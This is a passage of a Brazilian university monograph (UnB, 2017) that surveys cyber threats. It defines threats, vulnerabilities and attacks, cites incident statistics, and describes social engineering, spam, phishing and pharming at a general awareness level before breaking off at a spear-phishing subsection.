MAPEAMENTO DE AMEAÇAS CIBERNÉTICAS

WESLEY SOARES PIRES

FACULDADE DE TECNOLOGIA

UNIVERSIDADE DE BRASÍLIA

UNIVERSIDADE DE BRASÍLIA

FACULDADE DE TECNOLOGIA

DEPARTAMENTO DE ENGENHARIA ELÉTRICA

MAPEAMENTO DAS AMEAÇAS CIBERNÉTICAS

WESLEY SOARES PIRES

ORIENTADOR: LAERTE PEOTTA

MONOGRAFIA DE EM ENGENHARIA ELÉTRICA

BRASÍLIA, DF: MAIO / 2017.

UNIVERSIDADE DE BRASÍLIA

FACULDADE DE TECNOLOGIA

DEPARTAMENTO DE ENGENHARIA ELÉTRICA

MAPEAMENTO DAS AMEAÇAS CIBERNÉTICAS

WESLEY SOARES PIRES

MONOGRAFIA DE ESPECIALIZAÇÃO SUBMETIDA AO DEPARTAMENTO DE ENGENHARIA ELÉTRICA DA FACULDADE DE TECNOLOGIA DA UNIVERSIDADE DE BRASÍLIA, COMO PARTE DOS REQUISITOS NECESSÁRIOS PARA A OBTENÇÃO DO GRAU DE ESPECIALISTA EM GESTÃO DE SEGURANÇA DA INFORMAÇÃO

BANCA EXAMINADORA:

_____

LAERTE PEOTTA
DOUTOR, UNB/ENE (ORIENTADOR)

_____

EDNA DIAS CANEDO
DOUTORA, UNB/ENE (EXAMINADOR INTERNO)

_____

ROBSON DE OLIVEIRA ALBUQUERQUE
DOUTOR, ABIN (EXAMINADOR EXTERNO)

BRASÍLIA, MAIO DE 2017

AGRADECIMENTOS

Gostaria de agradecer, em primeiro lugar, a minha querida doce Érica Rodrigues pelo incentivo aos estudos.

Agradeço aos professoras e colegas da UnB pelo convívio. A toda equipe do LabRedes.

Em especial, ao Prof. Laerte Peotta, pela orientação e paciência na elaboração desta monografia.

RESUMO

Esta monografia busca prover um mapeamento qualitativo dos modelos de ciberameças e suas vertentes, com maior ênfase no crime cibernético.

Relata um pouco de cada um das principais ameaças cibernéticas (cibercrime, ciberterrorismo, ciberguerra, ciberespionagem e hacktivismo) bem como uma abordagem investigativo de como esses autores que vêm agindo no manto do anonimato do ciberespaço.

Palavras-chave: *INTERNET, ameaças cibernéticas, cibercrime, ciberterrorismo, ciberguerra, ciberespionagem e hacktivismo*

ABSTRACT

This monograph seeks to provide a qualitative mapping of cyber-threat models and their aspects, with a greater emphasis on cyber crime.

It reports a little bit about on each of the main cyber threats (cybercrime, cyberterrorism, cyberwarfare, cyberspace and hacktivism) as well as an investigative approach to how these perpetrators act in the mantle of anonymity in cyberspace.

Keywords: INTERNET, cyber threats, cybercrime, cyberterrorism, cyberwarfare, cyberspace and hacktivism

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ACRÔNIMOS

CERT	Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança
Darknet	O termo Dark Web é usado para se referir coletivamente a todas redes secretas de comunicação.
DDoS	*Distributed Denial of Service*
DNS	Sistema de Nomes de Domínio ou *Domain Name System*
FBI	*Federal Bureau of Investigation* (Polícia Federal dos EUA)
NSA	Agência de Segurança Nacional dos EUA
ONU	Organização das Nações Unidas
PRISM	Programa de vigilância
PPI	*Pay-Per-Install*
PSI	Política de Segurança da Informação
P2P	Ponto a ponto
QoS	*Quality of Service*
Set	*Social-Engineer-Toolkit*
S.A	Sociedade Anônima
TI	*Tecnologia da Informação*
UCE	*Unsolicited Commercial E-mail*
US-CERT	United States Computer Emergency Readiness Team

CAPÍTULO 1: INTRODUÇÃO

Desde a popularização da Internet, no início da década de 1990, quase sem perceber, a vida em sociedade migrou-se para um ambiente informacional, o ciberespaço. Este ambiente informacional tem uma potencialidade inimaginável, pois, diante do toque de um dedo, é possível socializar, estudar, trabalhar, comunicar, comprar, vender, pagar, alugar, já que quase tudo está digitalizado.

Em contrapartida, a excessiva dependência dos meios informáticos potencializou o surgimento de novos perigos, ameaças e uma grande sensação de impunidade. Possibilitou ataques a instituições públicas, privadas ou até mesmo uma ciberguerra, envolvendo diretamente ou indiretamente atores estaduais". [1]

Com a tecnologia, a escalabilidade do crime aumentou exponencialmente, ocasionando um prejuízo total estimado de cerca de três trilhões de dólares americanos em 2015.[2]

Um exemplo do alto potencial de escalabilidade de um ciberataque é o caso da norte-americana Target. Em 2013, a empresa foi vítima de um ataque e os dados de mais de 110 milhões de contas foram roubados simultaneamente, por uma única pessoa.[3]

Os métodos para prática de ataques cibernéticos são diversos e atualizam-se a cada dia. Qualquer dispositivo ou serviço conectado à internet pode ser alvo de ataques ou até mesmo deles participar.

As motivações dos ataques são inúmeras e variam desde a diversão até atos criminosos. Alguns exemplos são[4]:

1 (Castells 2011, p.17) apud DOMINGUES, Elisabete Júlio. **Os Ciberataques como um Novo Desafio para a Segurança: o Hacktivismo.** 2015. 148f. Dissertação (Mestrado Integrado em Ciências da Policiais) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2015.

2 Cybersecurity Ventures. **2016 Cybercrime Report**. Disponível em: <http://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/>. Último acesso em 12 de Abril de 2017.

3 GOODMAN, Marc. **Future crimes: tudo está conectado, todos somos vulneráveis e o que podemos fazer sobre isso.** Trad. Gerson Yamagami. São Paulo: HSM Editora, 2015.

4 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

- Motivações ideológicas: atacar instituições que disseminem conteúdos de opiniões divergentes ao autor do ataque. Isso ocorre principalmente com objetivo de divulgar mensagens de apoio ou contrárias a uma ideologia.
- Motivações financeiras: aplicar golpes na Internet.
- Motivações comerciais: espionagem comercial ou sabotagem comercial para que a empresa tenha a sua reputação comprometida.

As instituições financeiras são os principais alvos dos crimes cibernéticos, mas não é simples fraudar dados em um servidor dessas empresas. Em geral, os golpes são direcionados ao elo mais fraco - os usuários-, pois são mais ingênuos. Os criminosos enganam-nos a fim de obterem dados, para depois usarem estes dados para limparem as contas bancárias.[5]

1.1. Problemas e premissa

Há poucos anos, os dados não eram digitalizados, e estes estavam todos armazenados em papéis. A segurança da informação era uma tarefa relativamente simples, pois bastava trancar os documentos em algum lugar e limitar o seu acesso.

Com a evolução tecnológica, surgiram os computadores e a Internet. Quase sem perceber, a tecnologia foi incorporando-se à rotina, aos negócios e ao lazer. Os sistemas de informação tornaram-se essenciais às organizações. Ademais, a ausência dos artefatos digitais pode tornar inviável a prestação de serviços em muitas organizações.

Nesse contexto, este trabalho responde ao seguinte problema:

- Segurança é um produto que se pode comprar de prateleira
- Segurança cibernética tornou-se vital para sobrevivência na sociedade do século XXI.

1.2. Justificativa

5 QUEIROZ, Rodrigo Sousa. **Crimes Cibernéticos e Inteligência.** Caderno de Estudo e Pesquisa editado pela Faculdade Unleya. 2015.

Sun Tzu, um estrategista militar renomado e autor de "A Arte da Guerra" era conhecido pelo ditado, "Conheces teu inimigo e conhece-te a ti mesmo; se tiveres cem combates a travar, cem vezes serás vitorioso¨. Neste contexto, partindo-se da premissa de que a ciberdefesa transformou-se no desafio do novo milênio e a segurança cibernética tornou-se vital para sobrevivência na sociedade do século XXI, percebeu-se a necessidade de fornecer um mapeamento dos ciberataques à sociedade, e os seus respectivos mecanismos de combate.

1.3. Objetivo do trabalho

Prover um mapeamento qualitativo dos modelos de ciberameças e suas vertentes, com maior ênfase no crime cibernético.

1.3.1. Objetivos Específicos

Este trabalho também propõe atingir os seguintes objetivos específicos:

- Fundamentação e conceituação dos principais métodos e modelos de cibercrimes;
- Analisar quais são os tipos de crimes mais utilizados e as principais vulnerabilidades;
- Conhecer os recursos no combate a ameaças cibernéticas;
- Principais técnicas e ferramentas de ciberataques;
- Principais métodos de combate à cibercrimes;
- Apresentar a cultura de segurança como ferramenta de defesa;
- Mapeamento das ciberameaças;

1.4. Metodologia

A pesquisa bibliográfica será feita em livros, artigos, dissertações, monografias e publicações em sites especializados. O objetivo da pesquisa será encontrar publicações de autores que auxiliem no entendimento do assunto.

1.5. Estrutura do trabalho

Para um melhor entendimento deste trabalho, a sua organização é descrita a seguir.

- O Capítulo 2 oferece uma revisão dos principais conceitos abordados.
- No Capítulo 3 é apresentado algumas considerações sobre o Mapeamento das ameaças cibernéticas.
- O Capítulo 4 apresenta a cultura de segurança como ferramenta de defesa.
- O Capítulo 5 apresenta simulações realizadas e os resultados obtidos.
- O Capítulo 6 apresenta a conclusão.

CAPÍTULO 2: CONCEITOS E FUNDAMENTAÇÃO TEÓRICA

Nesta seção são apresentadas as definições e conceitos pertinentes ao tema segurança da informação, incluindo conceitos como ciberespaço, ameaças, vulnerabilidades, ataques, riscos e incidentes de segurança da informação, bem como técnicas de ataques como engenharia social, negação de serviços e exploração de vulnerabilidades.

2.1. Ciberespaço

O termo ciberespaço, em conceito literal, significa "espaço navegável" e é derivado da palavra grega *Kyber* (Navegar), nesse espaço, as relações e a comunicação não têm fronteiras geográficas, o que leva a uma multiplicidade de informações em caráter superdinâmico.[6]

De forma simplória, é onde o Facebook, o Google estão. O ciberespaço é um ambiente análogo ao espaço físico, nesse ambiente também há pessoas, entidades, máquinas e comunicação, porém, as relações são essencialmente informacionais, ou seja, sem a presença física do homem.

2.2. Ameaças

Uma das definições apresentadas para ameaça é evento ou atitude indesejável (roubo, incêndio, *malware*, etc) que poderia quebrar a segurança e causar danos. Ou seja, uma ameaça é um possível perigo a explorar uma vulnerabilidade para quebrar um dos princípios fundamentais de segurança da informação.[7]

As informações estão sujeitas a dois tipos de ameaças:

6 LÉVY, Pierre; **Cibercultura**. Tradução de Carlos Irineu da Costa. - São Paulo: Ed. 34, 1999. 264p. **Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.

7 AZEVEDO, Ryan Ribeiro. **CoreSec: Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.

- Intencionais – ações deliberadas desenvolvidas por pessoas, como fraudes, vandalismo, sabotagem, espionagem, invasão, furto de informações;
- Involuntárias – resultantes de ações inconscientes de usuários, muitas vezes causadas por desconhecimento de normas e procedimentos.

De acordo com Whitman (2003), os CSO (Chief Security Officer, Gestores de Segurança da Informação) listam doze categorias de potenciais ameaças listadas abaixo em ordem de severidade:[8]

1. Eventos deliberados cometidos com o uso de *software* (vírus, vermes, macros, negações de serviço);

2. Erros ou falhas técnicas de *software* (falhas de codificação, bugs);

3. Falhas ou erros humanos (acidentes, enganos dos empregados);

4. Atos deliberados de espionagem ou invasão, *hacking*;

5. Atos deliberados de sabotagem ou vandalismo (destruição de sistemas ou informação);

6. Erros ou falhas técnicas de *hardware* (falhas de equipamentos);

7. Atos deliberados de furto (de equipamentos ou de informação);

8. Forças da natureza (terremotos, enchentes, relâmpagos, incêndios não intencionais);

9. Comprometimento à propriedade intelectual (pirataria, infração a direitos autorais);

10. Variação da qualidade de serviço (*Quality of Service* - QoS) por provedores (como energia elétrica e serviços de redes remotas de telecomunicação);

11. Obsolescência técnica; e

12. Atos deliberados de extorsão de informação (chantagem ou revelação indevida de informação).

2.3. Vulnerabilidade

8 Apud AZEVEDO, Ryan Ribeiro. **CoreSec: Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.

As ameaças podem se tornar realidade por meio de falhas de segurança. Para Marciano (2006) uma vulnerabilidade representa fragilidade que é passível de ser explorado por alguma ameaça para concretizar um ataque.[9]

São as vulnerabilidades as principais causas das ocorrências de incidentes de segurança.

2.4. Impacto

Efeito ou consequência de um ataque ou incidente para a organização. (Beal, 2008, p. 15). Os potenciais prejuízos podem ser financeiros, desgaste de imagem, entre outros.

2.5. Alvos

São ativos de informação que pode ser objeto de um ataque/incidente. Exemplos: - base de dados, equipamentos de *hardware*, sistema de informação, serviço de comunicação, entre outros.

2.6. Ataques à segurança

Um ataque à segurança do sistema corresponde à concretização de uma ameaça, ou seja, uma tentativa inteligente de quebrar um dos princípios fundamentais de segurança da informação.

É possível subdividir a classificação das ameaças à segurança em dois grupos de ataques: ataques passivos e ataques ativos. Um ataque passivo tenta descobrir ou utilizar informações do sistema, mas não afeta os seus recursos. Um ataque ativo tenta alterar recursos do sistema ou afetar sua operação.

9 Apud AZEVEDO, Ryan Ribeiro. **CoreSec: Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.



Figura 2.6.1: Ataques à segurança
Fonte: STALLINGS, William. Criptografia e Segurança de Redes: Princípios e Práticas. 6º Edição. Editora. PEARSON - UNIVERSITARIOS/ KOTLER; 2015.

2.6.1. Ataques Passivos

Conforme a figura 2.6.1a, os ataques passivos tem o objetivo de obter informações que estão sendo transmitidas.

Um exemplo de ataque passivo é a escuta do tráfego de rede utilizando algum *software* de captura de pacotes. Muitos atacantes utilizam a instalação de algum *malware*, como *keyloggers* ou variante, para capturar teclas digitadas, e obter credenciais de acesso

ao sistema. O próprio ataque passivo não é prejudicial, por si só, pois não envolvem qualquer alteração de dados. Mas a informação obtida durante o ataque pode ser extremamente prejudicial. [10]

2.6.2. Ataques ativos

Conforme a figura 2.6.1b, os ataques ativos envolvem alguma modificação do fluxo de dados ou a criação de um fluxo falso. Ataques ativos possui características distintas dos ataques passivos, diferente do ataque passivo, os ataques ativos envolvem alguma alteração de dados. Ataques ativos em computadores envolvem o uso de informações obtidas durante um ataque passivo, tais como credenciais de usuários. [11]

2.7. Incidentes de segurança

Um incidente de segurança pode ser definido como qualquer evento indesejado ou inesperado, que possui características de compromete de alguma maneira o funcionamento de uma organização, levando a perda de um ou mais princípios básicos de Segurança da Informação. [12]

Exemplos de incidentes de segurança:

- Tentativas de ganhar acesso não autorizado a sistemas ou dados;
- Ataques de negação de serviço;
- Uso ou acesso não autorizado a um sistema;
- Modificações em um sistema, sem conhecimento, instruções ou consentimento prévio do dono do sistema;
- Desrespeito à política de segurança ou à política de uso aceitável de uma empresa ou provedor de acesso.

10 AZEVEDO, Ryan Ribeiro. **CoreSec: Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.

11 STALLINGS, William. **Criptografia e Segurança de Redes: Princípios e Práticas.** 6º Edição. Editora. PEARSON - UNIVERSITARIOS/ KOTLER; 2015.

12 CERT.br, **Cartilha de Segurança: Mecanismos de segurança.** Disponível em: <https://cartilha.cert.br/mecanismos/>. Último acesso em 24 de Agosto de 2016.

Os incidentes de segurança vêm aumentando expressivamente, e um dos principais motores deste expressivo aumento é a popularização da Internet, tornando-se um dos principais cansais para fazer negócios, elevando a exposição da organização ao risco.[13]

A figura 2.7.1 demonstra o número de incidentes reportados ao Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança (CERT) no período compreendido entre os anos de 1999 a 2015.



Figura 2.7.1: Evolução de incidentes Reportados ao CERT.br por ano.
Fonte: CERT.br

Em um estudo sobre o mercado brasileiro, publicado em 2015 pela Eset, companhia especialista em segurança da informação, cerca de 65,18% de 224 empresas consultadas, admitiram que registraram incidentes com a segurança. De acordo com o levantamento, o *malware* foi o incidente mais registrado com 83,56% das empresas

13 (PELANDA, 2006).apud AZEVEDO, Ryan Ribeiro. **CoreSec: Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008.

afetadas. A exploração de vulnerabilidades ficou como o segundo incidente mais comum seguido por *phishing*, com 18%. [14]

A tabela 2.7.1 esboça o ranking dos incidentes conforme o estudo publicado pela ESET.

Tabela 2.7.1: Incidentes mais comuns entre as empresas brasileiras

Infecção por *malware*	83,56%
Exploits	19%
Phishing	18%
Acesso Indevido	9%
Fraude interna	8%
Indisponibilidade	7%
Ataques DDoS	6%
Nenhum	34,82%

Fonte: ESET[15]

2.8. Principais técnicas de ciberataques

Ataques cibernéticos são tentativas propositais de quebrar qualquer um dos princípios fundamentais de segurança da informação. Aqui estão algumas formas de ataques cibernéticos aos quais pessoas e instituições podem estar vulneráveis. O capitulo 4 aborda a atuação do Engenheiro Social.

2.8.1 Engenharia Social

Em Segurança da informação, chama-se Engenharia Social a técnica utilizada por atacantes para explorarem vulnerabilidades das próprias pessoas que, quando não treinadas para estes ataques, podem ser facilmente manipuladas.

Segundo Kevin Mitnick descreve a “engenharia social” em seu livro “A Arte de Enganar” como:

> A engenharia social usa a influência e a persuasão para enganar as pessoas e convencê-las de que o engenheiro social é alguém que na verdade ele não e, ou pela manipulação. Como

14 Eset apud Centro de Defesa Cibernética**. Mais de 65% de empresas brasileiras já registraram incidentes de segurança.** Publicado em: Outubro/15.

15 ESET apud ecommercenews. **Pesquisa da ESET revela que 65,18% das empresas brasileiras já tiveram incidentes com segurança da informação**. Publicado em: Outubro/15.

> resultado, o engenheiro social pode aproveitar-se das pessoas para obter as informações com ou sem o uso da tecnologia.[16]

Várias técnicas são utilizadas para este fim e dentre elas podemos destacar:

Falso suporte técnico: onde o atacante liga e informa o retorno de um chamado do suporte técnico; eventualmente ele encontrará uma pessoa ou uma equipe que realmente estava a espera do suporte. Durante a resolução do problema, o atacante pode obter informações importantes ou até mesmo persuadir a vítima a instalar um malware que dará ao atacante acesso à rede. [17]

***Phishing*:** ("*fishing*" significa pescaria), esta técnica consiste em "pescar" informações de usuário por meio de "iscas" (mensagens falsas ou comprometidas). Essas mensagens são projetadas para roubar informações como: credenciais de acesso, dados bancários, entre outros.

Extração de informações das redes sociais: essa técnica consiste em garimpar informações chaves em redes sociais, e utilizam essas informações para aplicarem golpes, passando por outra pessoa, fingir que é um profissional de determinada área, por exemplo do plano de saúde, agencia de emprego, falso sequestro, etc.

Deixar uma isca: essa técnica consiste em deixar em lugares públicos de uma empresa, mídias como pen drives, infectados com *malwares*. Caso a mídia seja utilizada, podem infectar toda a rede. [18]

Analise do Lixo: Provavelmente poucas organizações tem o cuidado de verificar o que está sendo descartado da empresa e de que forma é realizado este descarte.

2.8.2 Spam

O termo spam é o termo usado para referenciar a mensagem não solicitados, que geralmente fazem propaganda de algum produto ou assunto e são enviados para um grande número de pessoas. Quando este tipo de mensagem possui conteúdo

16 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

17 (Kevin Mitnick, Willian Simon, Steve Wozniak, 2002) apud DARE, Fernanda Aparecida. MIRANDA, Paulo Fernando Portezan. DIONISIO, Silvio Dadario. **Cibercrimes: Mecanismos de Combate.** 2011. 72f. Monografia (Especialização em Gestão em Tecnologia de Segurança da Informação) - Faculdade Impacta de Tecnologia. São Paulo. 2011.

18 Ibidem

exclusivamente comercial também é referenciado como UCE (*Unsolicited Commercial E-mail*). O termo *spammer* é nomenclatura atribuída aos autores de *spam*. [19]

O spam geralmente tem fins publicitários, embora possa assumir a forma de correntes, piadas, abaixo-assinados, ou seja, qualquer tipo de mensagem incômoda.

Os meios mais comum de envio de envio de spam são:[20]

- **E-mail:** é a forma mais comum e conhecida de disseminação de mensagem.
- **Telefone Móvel:** dirigido ao serviço de mensagens de texto de um telefone celular. O termo "SpaSMS" é usado para descrever SMS *spam*.
- ***Instant Messaging:*** faz uso de sistemas de mensagens instantâneas para propagar s*pam*. As mensagens instantâneas tendem a não ser bloqueadas por *firewalls*, é um canal especialmente útil para os *spammers*.
- **Fórum:** são propagandas indesejadas ou não-solicitadas em fóruns na internet.
- **Redes Sociais:** Disseminação de mensagens indesejadas por meio de postagem em redes sociais

Os *spammer* geralmente utilizam *softwares* especializados que automatizam a elaboração e o envio das mensagens e utilizam diferentes métodos para coletar endereços alvos, desde a compra de bancos de dados até a produção de suas próprias listas, geradas a partir de: [21]

- **Ataques de dicionário:** consistem em formar endereços alvos a partir de uma lista de endereços baseada em nomes e palavras muito comuns.
- ***Malwares*:** muitos códigos maliciosos são projetados para varrer o computador infectado em busca de endereços de e-mail, lista de contatos telefônico, que, posteriormente, são repassados para os *spammers*.

19 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de agosto de 2016.

20 *Wikipédia, a Enciclopédia Livre: **Spam**. Disponível em: <https://pt.wikipedia.org/wiki/Spam>. Último acesso em 10 de dezembro de 2016.*

21 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de agosto de 2016.

- ***Spam-bots*:** consiste em coletar endereços alvos por meio de varreduras em páginas Web e arquivos de listas de discussão, entre outros. E preenchê-los automaticamente com *spam*.

Spams estão diretamente associados a práticas ilícitas, sendo um dos principais responsáveis pela propagação de *malwares* e disseminação de golpes. Os tipos mais comum de spam são:[22]

- **Boatos (*hoaxes*):** O termo *hoax* está associado a histórias falsas, são as mensagens que contam história parcialmente ou totalmente falsas. Muitas vezes tentam difamar uma empresa, ideologia ou pessoa.
- **Correntes (*chain letters*):** São mensagens que por exemplo, prometem sorte a aqueles que propagam.
- **Propagandas:** As propagandas são ainda o tipo de spam mais comum. Divulgam desde produtos e serviços até propaganda política.
- **Golpes (*phishing scam*):** em muitos casos, envolvem técnicas de engenharia social. Os golpes mais comuns são as empréstimos facilitados, loteria premiada, recadastramento de CPF, nome negativado, páginas falsas., renda extra.,
- **Programas maliciosos:** na maioria dos casos, envolvem engenharia social. Em muitos casos, pode-se citar uma mensagem, simular ser um contato conhecido e tenta convencer o usuário a executar um arquivo malicioso.

Os spams podem causar prejuízos aos usuários e ao provedores, tais como: [23]

- **Perda de mensagens importantes:** devido ao grande volume de mensagens *spam* recebido, o usuário corre o risco de não acessar mensagens importantes ou acessá-las com atraso.
- **Perda de produtividade:** para cada *spam* recebido, é necessário que você gaste um tempo para lê-lo, identificá-lo e removê-lo da sua caixa postal, o que pode resultar em gasto desnecessário de tempo.

22 *Wikipédia, a Enciclopédia Livre:* ***Spam.*** *Disponível em: <https://pt.wikipedia.org/wiki/Spam>. Último acesso em 10 de Dezembro de 2016.*

23 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

- **Impacto na banda:** o alto volume de tráfego ocasionado pelos *spams* faz com que seja necessário aumentar aumentar a largura de banda dos links de conexão com a Internet.
- **Propagação de *malwares* e disseminação de golpes:** O spam tem sido utilizado para disseminar golpes, que tentam induzir o usuário a acessar páginas falsas ou a instalar programas maliciosos projetados para furtar dados pessoais e financeiros.
- **Danos à imagem:** Muitos *hoaxes* (boatos) podem ser facilmente considerados verdadeiros por parte da população, e com uma velocidade de disseminação muito grande.

Motivação

Existem três razões para a proliferação dos *spams* na Internet: a facilidade para se obter endereços de potenciais consumidores, o baixo custo para enviá-los e o número de destinatários alcançados com apenas uma mensagem

A principal motivação para a proliferação dos *spams* é o baixo custo para enviá-los. Apesar da maioria das mensagens serem ignoradas, as poucas que são visualizadas trazem lucros que compensam a prática do *spamming*, pois o custo de envio é praticamente zero. [24]

Outra vantagem é o anonimato presente neste tipo de prática favorece o cibercrimes. Por meio propagação de *spam* em conjunto com técnicas de engenharia social, os *spammers* conseguem roubar dados sensíveis dos usuários, com o intuito de enriquecimento ilícito.

2.8.3 *Phishing*

Phishing, termo oriundo do inglês (*fishing*) que quer dizer pesca, esta técnica consiste em “pescar” informações de usuário por meio de “iscas” (geralmente mensagens

24 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

falsas ou comprometidas). Essas mensagens são projetadas para roubar informações como: credenciais de acesso, dados bancários, etc.

Os golpistas adotam o massivo envio de *spams*, na expectativa de pescar usuários desatentos que possam ser vítimas do ataque. Isto pode ocorre de várias maneiras, principalmente por e-mail, mensagem instantânea, SMS, redes sociais, lista de discussão em fóruns, entre outros.

Segundo o relatório de investigações de violações de dados de 2014 da Verizon, 18% dos usuários abrem links recebidos em mensagem de *phishing*.[25]

Para atrair a atenção dos usuários, os golpistas apresentam diferentes tópicos e temas, normalmente exploram assuntos em destaque no momento.

Tabela 2.8.3.1: Exemplo de tópicos mais comuns de *phishing*

Tópico	**Tema da mensagem**
Álbuns de fotos e vídeos	Fotos de conhecidos e celebridades
Associações assistenciais	AACD Teleton, Criança Esperança
Cartões virtuais	Declaração de amor, amizade
Comércio eletrônico	Cobranças, atualizações, promoções
Empregos	Processos Seletivos, atualizações cadastrais
Internet Banking	Cadastro, atualizações, imposto de renda
Multas de trânsito	Aviso de recebimento, recurso,
Promoções	Vale Compra, Desconto Elevado

Fonte: http://cartilha.cert.br/

Pharming

Diferente do *phishing* redireciona suas vítimas para sites fraudulentos, mesmo se elas digitarem corretamente o endereço da Web, sem depender que os usuários cliquem em links comprometidos.

Essa técnica de ataque é baseada no envenenamento do cache DNS (Sistema de Nomes de Domínio ou *Domain Name System*).

25 *HYPPOLITO, Thiago.* ***O maior problema da segurança somos nos.*** *Publicado em: Março/15. Disponível em: <http://convergecom.com.br/tiinside/seguranca/artigos-seguranca/30/03/2015/o-maior-problema-da-seguranca-da-informacao-somos-nos/>. Último acesso em: 25 de Novembro de 2016*

Spear Phishing

Diferente do *phishing*, o *spear phishing* é um ataque dirigido a um alvo alvo premeditado com informações certeiras e personalizadas de forma que aparente suficientemente convincente para enganar o alvo, com a finalidade de apropriar da propriedade intelectual, dados financeiros, segredos comerciais ou militares e outros dados confidenciais.[26]

Segundo o *Global Threat Intelligence Report* de 2016 da *Dimension Data*, *Spear Phishing* teve um salto de 2% em 2014 para 17% em 2015 nas categorias de incidentes de segurança identificados do ano.[27]

Como o *spear phishing* funciona

